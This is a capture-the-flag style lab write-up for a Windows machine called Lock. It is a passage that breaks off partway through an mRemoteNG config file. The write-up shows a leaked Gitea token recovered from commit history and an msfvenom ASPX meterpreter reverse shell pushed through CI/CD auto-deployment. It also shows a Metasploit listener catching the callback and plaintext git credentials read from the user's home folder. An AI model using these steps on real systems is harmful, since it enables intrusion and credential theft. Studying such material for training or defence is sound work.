Overview
Enumeration
Start the instance via Discord and let’s go:

10.10.117.66
Nmap
$ nmap -sC -sV -Pn -p- --min-rate=1000 -T4 10.10.117.66
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-14 12:49 JST
Nmap scan report for 10.10.117.66
Host is up (0.26s latency).
Not shown: 65531 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Lock - Index
|_http-server-header: Microsoft-IIS/10.0
445/tcp  open  microsoft-ds?
3000/tcp open  http          Golang net/http server
|_http-title: Gitea: Git with a cup of tea
| fingerprint-strings:
|   GenericLines, Help, RTSPRequest:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 200 OK
|     Cache-Control: max-age=0, private, must-revalidate, no-transform
|     Content-Type: text/html; charset=utf-8
|     Set-Cookie: i_like_gitea=fa2bad92e049657c; Path=/; HttpOnly; SameSite=Lax
|     Set-Cookie: _csrf=Kuwj07y5qMxbXZJOHRC3lrkP6fA6MTczNjgyNjcyNTgyMTY2MzQwMA; Path=/; Max-Age=86400; HttpOnly; SameSite=Lax
|     X-Frame-Options: SAMEORIGIN
|     Date: Tue, 14 Jan 2025 03:52:06 GMT
|     <!DOCTYPE html>
|     <html lang="en-US" class="theme-auto">
|     <head>
|     <meta name="viewport" content="width=device-width, initial-scale=1">
|     <title>Gitea: Git with a cup of tea</title>
|     <link rel="manifest" href="data:application/json;base64,eyJuYW1lIjoiR2l0ZWE6IEdpdCB3aXRoIGEgY3VwIG9mIHRlYSIsInNob3J0X25hbWUiOiJHaXRlYTogR2l0IHdpdGggYSBjdXAgb2YgdGVhIiwic3RhcnRfdXJsIjoiaHR0cDovL2xvY2FsaG9zdDozMDAwLyIsImljb25zIjpbeyJzcmMiOiJodHRwOi8vbG9jYWxob3N0OjMwMDAvYXNzZXRzL2ltZy9sb2dvLnBuZyIsInR5cGUiOiJpbWFnZS9wbmciLCJzaXplcyI6IjU
|   HTTPOptions:
|     HTTP/1.0 405 Method Not Allowed
|     Allow: HEAD
|     Allow: HEAD
|     Allow: GET
|     Cache-Control: max-age=0, private, must-revalidate, no-transform
|     Set-Cookie: i_like_gitea=08f52a02f624a432; Path=/; HttpOnly; SameSite=Lax
|     Set-Cookie: _csrf=JEppZWcL6H1V6BX8ULfxH2GG9r06MTczNjgyNjcyNzU5ODQxOTEwMA; Path=/; Max-Age=86400; HttpOnly; SameSite=Lax
|     X-Frame-Options: SAMEORIGIN
|     Date: Tue, 14 Jan 2025 03:52:07 GMT
|_    Content-Length: 0
3389/tcp open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2025-01-14T03:53:13+00:00; -1s from scanner time.
| rdp-ntlm-info:
|   Target_Name: LOCK
|   NetBIOS_Domain_Name: LOCK
|   NetBIOS_Computer_Name: LOCK
|   DNS_Domain_Name: Lock
|   DNS_Computer_Name: Lock
|   Product_Version: 10.0.20348
|_  System_Time: 2025-01-14T03:52:33+00:00
| ssl-cert: Subject: commonName=Lock
| Not valid before: 2025-01-13T03:48:18
|_Not valid after:  2025-07-15T03:48:18
- Found open ports: WEB, SMB, 3000/tcp (Gitea ??) and RDP.
- Add
lockin in /etc/hosts
Web (80/tcp)
$ curl --path-as-is -i -s -k 'http://lock' -X GET
HTTP/1.1 200 OK
Content-Type: text/html
Last-Modified: Thu, 28 Dec 2023 14:07:59 GMT
Accept-Ranges: bytes
ETag: "675cb2439739da1:0"
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Date: Tue, 14 Jan 2025 07:36:41 GMT
Content-Length: 16054
...
Found that web site is powered by
ASP.NETrunning onMicrosoft IIS


Found some potential users but nothing else:
- Saul Goodman - Legal Consultant
- Sara Wilsson - Academic Researcher
- John Larson - Entrepreneur
Gitea (3000/tcp)

We start our enumeration without authentication first:

- Found a repository
dev-scriptswith a python scriptrepos.pyat http://lock.vl:3000/ellen.freeman/dev-scripts/src/branch/main/repos.py- Seems interesting as looks like it’s using a gitea access token (
personal_access_token = os.getenv('GITEA_ACCESS_TOKEN'))
$ cat repos.py

import requests
import sys
import os

def format_domain(domain):
    if not domain.startswith(('http://', 'https://')):
        domain = 'https://' + domain
    return domain

def get_repositories(token, domain):
    headers = {
        'Authorization': f'token {token}'
    }
    url = f'{domain}/api/v1/user/repos'
    response = requests.get(url, headers=headers)

    if response.status_code == 200:
        return response.json()
    else:
        raise Exception(f'Failed to retrieve repositories: {response.status_code}')

def main():
    if len(sys.argv) < 2:
        print("Usage: python script.py <gitea_domain>")
        sys.exit(1)

    gitea_domain = format_domain(sys.argv[1])

    personal_access_token = os.getenv('GITEA_ACCESS_TOKEN')
    if not personal_access_token:
        print("Error: GITEA_ACCESS_TOKEN environment variable not set.")
        sys.exit(1)

    try:
        repos = get_repositories(personal_access_token, gitea_domain)
        print("Repositories:")
        for repo in repos:
            print(f"- {repo['full_name']}")
    except Exception as e:
        print(f"Error: {e}")

if __name__ == "__main__":
    main()

Checking the commit history we can find a previous version the the access token:

Found
PERSONAL_ACCESS_TOKEN = '43ce39bb0bd6bc489284f2905f033ca467a6362f'
We add it inside the repos.py script and run it like below:
$ cat repos_new.py

import requests
import sys
import os

def format_domain(domain):
    if not domain.startswith(('http://', 'https://')):
        domain = 'https://' + domain
    return domain

def get_repositories(token, domain):
    headers = {
        'Authorization': f'token {token}'
    }
    url = f'{domain}/api/v1/user/repos'
    response = requests.get(url, headers=headers)

    if response.status_code == 200:
        return response.json()
    else:
        raise Exception(f'Failed to retrieve repositories: {response.status_code}')

def main():
    if len(sys.argv) < 2:
        print("Usage: python script.py <gitea_domain>")
        sys.exit(1)

    gitea_domain = format_domain(sys.argv[1])

    personal_access_token = '43ce39bb0bd6bc489284f2905f033ca467a6362f'
    if not personal_access_token:
        print("Error: GITEA_ACCESS_TOKEN environment variable not set.")
        sys.exit(1)

    try:
        repos = get_repositories(personal_access_token, gitea_domain)
        print("Repositories:")
        for repo in repos:
            print(f"- {repo['full_name']}")
    except Exception as e:
        print(f"Error: {e}")

if __name__ == "__main__":
    main()
$ python3 repos_new.py http://lock:3000
Repositories:
- ellen.freeman/dev-scripts
- ellen.freeman/website
Found another repository named
website
Let’s go to clone it:
$ git config --global http.extraHeader "Authorization: token 43ce39bb0bd6bc489284f2905f033ca467a6362f"
$ git clone http://lock:3000/ellen.freeman/website
Check it and found an interesting info:
$ ls website
assets  changelog.txt  index.html  readme.md

$ cat website/readme.md
# New Project Website

CI/CD integration is now active - changes to the repository will automatically be deployed to the webserver
That means if we can put a reverse shell to this repository then that will be pushed automatically to the website using CI/CD integration
Git CI/CD integration abusing (ellen.freeman)
As we know that website is powered by ASP.NET, so we will create an ASP reverse shell using Metasploit:
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=tun0 LPORT=443 -f aspx -o rshell.aspx
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of aspx file: 3690 bytes
Saved as: rshell.aspx
Set our Metasploit listener:
$ msfconsole -qx "use exploit/multi/handler; set payload windows/x64/meterpreter/reverse_tcp; set LHOST tun0; set LPORT 443; set ExitOnSession false; exploit -j"
Configure our Git to use the authorization token:
$ cd website
$ git config --local http.extraHeader "Authorization: token 43ce39bb0bd6bc489284f2905f033ca467a6362f"
Add our malicious reverse shell rshell.aspx file to the Git locally and commit the changes:
$ git add rshell.aspx
$ git commit -m "added new shell"
Then push the commit to the remote repository:
$ git push origin main
Enumerating objects: 4, done.
Counting objects: 100% (4/4), done.
Delta compression using up to 4 threads
Compressing objects: 100% (3/3), done.
Writing objects: 100% (3/3), 1.50 KiB | 1.50 MiB/s, done.
Total 3 (delta 1), reused 0 (delta 0), pack-reused 0 (from 0)
remote: . Processing 1 references
remote: Processed 1 references in total
To http://lock:3000/ellen.freeman/website
   73cdcc1..b870e4f  main -> main
Request our shell:
$ curl --path-as-is -i -s -k 'http://lock/rshell.aspx' -X GET
Then we obtain our shell as ellen.freeman:
msf6 exploit(multi/handler) > [*] Sending stage (203846 bytes) to 10.10.117.66
[*] Meterpreter session 1 opened (10.8.4.253:443 -> 10.10.117.66:52972) at 2025-01-14 17:21:26 +0900

msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                Connection
  --  ----  ----                     -----------                ----------
  1         meterpreter x64/windows  LOCK\ellen.freeman @ LOCK  10.8.4.253:443 -> 10.10.117.66:52972 (10.10.117.66)
From ellen.freeman to gale.dekarios (Lock_User)
Start enumeration:
msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                Connection
  --  ----  ----                     -----------                ----------
  1         meterpreter x64/windows  LOCK\ellen.freeman @ LOCK  10.8.4.253:443 -> 10.10.117.66:52972 (10.10.117.66)

msf6 exploit(multi/handler) > pwd
[*] exec: pwd

/home/user/Downloads/VULNLAB/LOCK
msf6 exploit(multi/handler) > ls
[*] exec: ls

repos_new.py  repos.py	rshell.aspx  website
msf6 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > pwd
c:\windows\system32\inetsrv
meterpreter > ls c:\\users
Listing: c:\users
=================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040777/rwxrwxrwx  8192  dir   2023-12-28 07:00:12 +0900  .NET v4.5
040777/rwxrwxrwx  8192  dir   2023-12-28 07:00:11 +0900  .NET v4.5 Classic
040777/rwxrwxrwx  8192  dir   2023-12-28 05:01:37 +0900  Administrator
040777/rwxrwxrwx  0     dir   2021-05-08 17:34:03 +0900  All Users
040555/r-xr-xr-x  8192  dir   2023-12-28 11:14:34 +0900  Default
040777/rwxrwxrwx  0     dir   2021-05-08 17:34:03 +0900  Default User
040555/r-xr-xr-x  4096  dir   2023-12-28 03:21:37 +0900  Public
100666/rw-rw-rw-  174   fil   2021-05-08 17:18:31 +0900  desktop.ini
040777/rwxrwxrwx  8192  dir   2023-12-29 04:36:34 +0900  ellen.freeman
040777/rwxrwxrwx  8192  dir   2023-12-28 23:14:54 +0900  gale.dekarios

meterpreter > ls c:\\users\\ellen.freeman
Listing: c:\users\ellen.freeman
===============================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100666/rw-rw-rw-  52      fil   2023-12-29 04:38:00 +0900  .git-credentials
100666/rw-rw-rw-  158     fil   2023-12-29 04:35:29 +0900  .gitconfig
040777/rwxrwxrwx  0       dir   2023-12-28 04:11:42 +0900  .ssh
040555/r-xr-xr-x  0       dir   2023-12-28 22:58:22 +0900  3D Objects
040777/rwxrwxrwx  0       dir   2023-12-28 04:02:47 +0900  AppData
040777/rwxrwxrwx  0       dir   2023-12-28 04:02:47 +0900  Application Data
040555/r-xr-xr-x  0       dir   2023-12-28 22:58:22 +0900  Contacts
040777/rwxrwxrwx  0       dir   2023-12-28 04:02:47 +0900  Cookies
040555/r-xr-xr-x  0       dir   2023-12-28 23:11:12 +0900  Desktop
040555/r-xr-xr-x  4096    dir   2023-12-28 22:59:58 +0900  Documents
040555/r-xr-xr-x  0       dir   2023-12-28 22:58:22 +0900  Downloads
040555/r-xr-xr-x  0       dir   2023-12-28 22:58:22 +0900  Favorites
040555/r-xr-xr-x  0       dir   2023-12-28 22:58:22 +0900  Links
040777/rwxrwxrwx  0       dir   2023-12-28 04:02:47 +0900  Local Settings
040555/r-xr-xr-x  0       dir   2023-12-28 22:58:22 +0900  Music
040777/rwxrwxrwx  0       dir   2023-12-28 04:02:47 +0900  My Documents
100666/rw-rw-rw-  786432  fil   2024-01-19 03:19:04 +0900  NTUSER.DAT
100666/rw-rw-rw-  65536   fil   2023-12-28 05:33:32 +0900  NTUSER.DAT{c76cbcdb-afc9-11eb-8234-000d3aa6d50e}.TM.blf
100666/rw-rw-rw-  524288  fil   2023-12-28 04:02:47 +0900  NTUSER.DAT{c76cbcdb-afc9-11eb-8234-000d3aa6d50e}.TMContainer00000000000000000001.regtr
                                                           ans-ms
100666/rw-rw-rw-  524288  fil   2023-12-28 04:02:47 +0900  NTUSER.DAT{c76cbcdb-afc9-11eb-8234-000d3aa6d50e}.TMContainer00000000000000000002.regtr
                                                           ans-ms
040777/rwxrwxrwx  0       dir   2023-12-28 04:02:47 +0900  NetHood
040555/r-xr-xr-x  0       dir   2023-12-28 22:58:22 +0900  Pictures
040777/rwxrwxrwx  0       dir   2023-12-28 04:02:47 +0900  PrintHood
040777/rwxrwxrwx  0       dir   2023-12-28 04:02:47 +0900  Recent
040555/r-xr-xr-x  0       dir   2023-12-28 22:58:22 +0900  Saved Games
040555/r-xr-xr-x  0       dir   2023-12-28 22:58:22 +0900  Searches
040777/rwxrwxrwx  0       dir   2023-12-28 04:02:47 +0900  SendTo
040777/rwxrwxrwx  0       dir   2023-12-28 04:02:47 +0900  Start Menu
040777/rwxrwxrwx  0       dir   2023-12-28 04:02:47 +0900  Templates
040555/r-xr-xr-x  0       dir   2023-12-28 22:58:22 +0900  Videos
100666/rw-rw-rw-  102400  fil   2023-12-28 04:02:47 +0900  ntuser.dat.LOG1
100666/rw-rw-rw-  163840  fil   2023-12-28 04:02:47 +0900  ntuser.dat.LOG2
100666/rw-rw-rw-  20      fil   2023-12-28 04:02:47 +0900  ntuser.ini

meterpreter > cat c:\\users\\ellen.freeman\\.git-credentials
http://ellen.freeman:YWFrWJk9uButLeqx
Found:
- another user
gale.dekarios- credentials
ellen.freeman:YWFrWJk9uButLeqx
mRemoteNG password decrypting (gale.dekarios)
meterpreter > cat c:\\users\\ellen.freeman\\Documents\\config.xml
<?xml version="1.0" encoding="utf-8"?>
<mrng:Connections xmlns:mrng="http://mremoteng.org" Name="Connections" Export="false" EncryptionEngine="AES" BlockCipherMode="GCM" KdfIterations="1000" FullFileEncryption="false" Protected="sDkrKn0JrG4oAL4GW8BctmMNAJfcdu/ahPSQn3W5DPC3vPRiNwfo7OH11trVPbhwpy+1FnqfcPQZ3olLRy+DhDFp" ConfVersion="2.6">
    <Node Name="RDP/Gale" Type="Connection" Descr="" Icon="mRemoteNG" Panel="General" Id="a179606a-a854-48a6-9baa-491d8eb3bddc" Username="Gale.Dekarios" Domain="" Password="TYkZkvR2YmVlm2T2jBYTEhPU2VafgW1d9NSdDX+hUYwBePQ/2qKx+57IeOROXhJxA7CczQzr1nRm89JulQDWPw==" Hostname="Lock" Protocol="RDP" PuttySession="Default Settings" Port="3389" ConnectToConsole="false" UseCredSsp="true" RenderingEngine="IE" ICAEncryptionStrength="EncrBasic" RDPAuthenticationLevel="NoAuth" RDPMinutesToIdleTimeout="0" RDPAlertIdleTimeout="false" LoadBalanceInfo="" Colors="Colors16Bit" Resolution="FitToWindow" AutomaticResize="true" DisplayWallpaper="false" DisplayThemes="false" EnableFontSmoothing="false" EnableDesktopComposition="false" CacheBitmaps="false" RedirectDiskDrives="false" RedirectPorts="false" RedirectPrinters="false" RedirectSmartCards="false" RedirectSound="DoNotPlay" SoundQuality="Dynamic" RedirectKeys="false" Connected="false" PreExtApp="" PostExtApp="" MacAddress="" UserField="" ExtApp="" VNCCompression="CompNone" VNCEncoding="EncHextile" VNCAuthMode="AuthVNC" VNCProxyType="ProxyNone" VNCProxyIP="" VNCProxyPort="0" VNCProxyUsername="" VNCProxyPassword="" VNCColors="ColNormal" VNCSmartSizeMode="SmartSAspect" VNCViewOnly="false" RDGatewayUsageMethod="Never" RDGatewayHostname="" RDGatewayUseConnectionCredentials="Yes" RDGatewayUsername="" RDGatewayPassword="" RDGatewayDomain="" InheritCacheBitmaps="false" InheritColors="false" InheritDescription="false" InheritDisplayThemes="false" InheritDisplayWallpaper="false" InheritEnableFontSmoothing="false" InheritEnableDesktopComposition="false" InheritDomain="false" InheritIcon="false" InheritPanel="false" InheritPassword="false" InheritPort="false" InheritProtocol="false" InheritPuttySession="false" 